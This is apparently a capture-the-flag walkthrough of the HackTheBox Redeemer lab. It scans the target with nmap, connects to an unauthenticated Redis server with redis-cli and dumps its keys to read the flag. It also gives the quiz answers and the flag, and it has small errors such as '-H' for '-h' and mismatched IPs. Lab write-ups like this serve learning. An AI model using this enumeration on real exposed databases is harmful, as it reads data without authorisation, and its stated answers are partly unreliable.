


Hello everyone!

In this walkthrough, we'll solve the Redeemer CTF room on HackTheBox by performing enumeration.



Tools:

1. Nmap
2. Redis

Description

In this lab, we explore Redis, a high-performance in-memory database, typically used for caching frequently requested data. The lab focuses on remotely enumerating a Redis server, interacting with it via the redis-cli command-line utility, and dumping its key-value database to retrieve a flag. You will learn how Redis stores data in RAM for rapid retrieval and how to exploit insecure Redis configurations for enumeration and extraction of sensitive data. Key topics include using common Redis commands to list, retrieve, and manipulate data within the Redis store.

Enumeration

To check the connectivity and availability of a target machine, we can use the ping command followed by the target's IP address. After receiving two successful replies, we can stop the command, as this indicates satisfactory connection quality. Often, a brief overview of the results is more efficient than running commands for extended periods.

```
hacker@kali: ~/Downloads x hacker@kali: ~ x hacker@kali: ~ x
(hacker@kali)-[~]
$ ping 10.129.76.101
PING 10.129.76.101 (10.129.76.101) 56(84) bytes of data.
64 bytes from 10.129.76.101: icmp_seq=1 ttl=63 time=548 ms
64 bytes from 10.129.76.101: icmp_seq=2 ttl=63 time=1043 ms
64 bytes from 10.129.76.101: icmp_seq=3 ttl=63 time=365 ms
64 bytes from 10.129.76.101: icmp_seq=4 ttl=63 time=386 ms
64 bytes from 10.129.76.101: icmp_seq=5 ttl=63 time=984 ms
^X64 bytes from 10.129.76.101: icmp_seq=6 ttl=63 time=759 ms
64 bytes from 10.129.76.101: icmp_seq=7 ttl=63 time=506 ms
64 bytes from 10.129.76.101: icmp_seq=8 ttl=63 time=375 ms
64 bytes from 10.129.76.101: icmp_seq=9 ttl=63 time=337 ms
64 bytes from 10.129.76.101: icmp_seq=10 ttl=63 time=414 ms
64 bytes from 10.129.76.101: icmp_seq=11 ttl=63 time=435 ms
█
```

Ananlysis

Step:-1 In this step the command is uses an Nmap command, which is used for network discovery and security auditing.

```
sudo nmap -sV -p- 10.129.76.101
```

sudo: This runs the command with elevated privileges, which is necessary because Nmap requires root access to perform some types of scanning, such as OS detection and service enumeration.

nmap: This is the command-line tool used for network scanning.

-sV: This option performs version detection.

-p-: The -p option in various command-line utilities can have different meanings based on the context and the command being used.

```
[*]$ sudo nmap -p- -sS 10.129.254.77
sudo: unable to resolve host CyberiumX: Name or service not known
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-26 09:50 BST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.97% done
Nmap scan report for 10.129.254.77
Host is up (0.25s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
6379/tcp  open  redis
Nmap done: 1 IP address (1 host up) scanned in 81.09 seconds
```

Step:-2 In this step to install Redis tools, including the redis-cli utility, you can use the following command depending on your operating system.

```
sudo apt install redis-tools
```

```
hacker@kali: ~/Downloads x hacker@kali: ~ x
(hacker@kali)-[~]
└─$ sudo apt install redis-tools
[sudo] password for hacker:
redis-tools is already the newest version (5:7.0.15-1+b1).
redis-tools set to manually installed.
The following packages were automatically installed and are no longer required:
 fonts-liberation2 libgeos3.12.1t64 libimobiledevice6 librados2 openjdk-17-jre-headless python3-trove-classifiers
 hydra-gtk libgeos3.12.2 libiniparser1 librav1e0 python3-diskcache python3.11
 ibverbs-providers libgfs2 libjsoncpp25 librdmacm1t64 python3-hatch-vcs python3.11-dev
 libassuan0 libgfrpc0 libjxl0.7 libre2-10 python3-hatchling python3.11-minimal
 libavfilter9 libgfrdr0 libmfx1 libroc0.3 python3-lib2to3 rwho
 libboost-iostreams1.83.0 libglusterfs0 libndctl6 libsvtav1enc1d1 python3-mistune0 python3-pathspect
 libboost-thread1.83.0 libgspell-1-2 libplacebo338 libu2f-udev python3-pendulum samba-ad-provision
 libcephfs2 libgtk2.0-0t64 libplist3 libusbmuxd6 python3-pylzdata samba-dsdb-modules
 libdaxctl1 libgtk2.0-bin libpmem1 libx265-199 python3-pluggy samba-vfs-modules
 libgail18t64 libibverbs1 libpython3.11-dev linux-image-6.6.15-amd64 python3-pytdata
 Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 218
```

Step:-3 In this the redis-cli -h command is used to specify the hostname of the Redis server you want to connect to.

redis-cli -h 10.129.76.101

```
hacker@kali: ~/Downloads x hacker@kali: ~ x hacker@kali: ~ x
(hacker@kali)-[~]
└─$ redis-cli -h 10.129.76.101
10.129.76.101:6379> ls
(error) ERR unknown command `ls`, with args beginning with:
10.129.76.101:6379> info
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:Linux 5.4.0-77-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.3.0
process_id:750
run_id:b570575d6e32c29234d310a6848f3b03ff0fe37d
tcp_port:6379
uptime_in_seconds:4671
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:486557
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf

# Clients
connected_clients:1
client_recent_max_input_buffer:2
client_recent_max_output_buffer:0
blocked_clients:0

# Memory
```

Step:- 4 Some Useful Command

Let us select this Redis logical database by using the select command followed by the index number of the database that needs to be selected :

Select 0

Furthermore, we can list all the keys present in the database using the command :

Key *

```
hacker@kali: ~/Downloads x hacker@kali: ~ x hacker@kali: ~ x
used_cpu_sys:5.139168
used_cpu_user:4.512870
used_cpu_sys_children:0.000000
used_cpu_user_children:0.001585

# Cluster
cluster_enabled:0

# Keyspace
db0:keys=4,expires=0,avg_ttl=0
(1.01s)
10.129.76.101:6379> select 0
OK
10.129.76.101:6379> keys *
1) "numb"
2) "flag"
3) "temp"
4) "stor"
10.129.76.101:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
(0.88s)
10.129.76.101:6379>
```

Finally, the flags have been identified

Task 1

Which TCP port is open on the machine?

6379

Task 2

Which service is running on the port that is open on the machine?

redis

Task 3

What type of database is Redis? Choose from the following options: (i) In-memory Database, (ii) Traditional Database

In-memory Database

Task 4

Which command-line utility is used to interact with the Redis server? Enter the program name you would enter into the terminal without any arguments.

redis-cli

Task 5

Which flag is used with the Redis command-line utility to specify the hostname?

-H

Task 6

Once connected to a Redis server, which command is used to obtain the information and statistics about the Redis server?

info

Task 7

What is the version of the Redis server being used on the target machine?

5.0.7

Task 8

Which command is used to select the desired database in Redis?

select

Task 9

How many keys are present inside the database with index 0?

4

Task 10

Which command is used to obtain all the keys in a database?

keys *

Submit Flag

Submit root flag

03e1d2b376c37ab3f5319922053953eb

Thanks for Visiting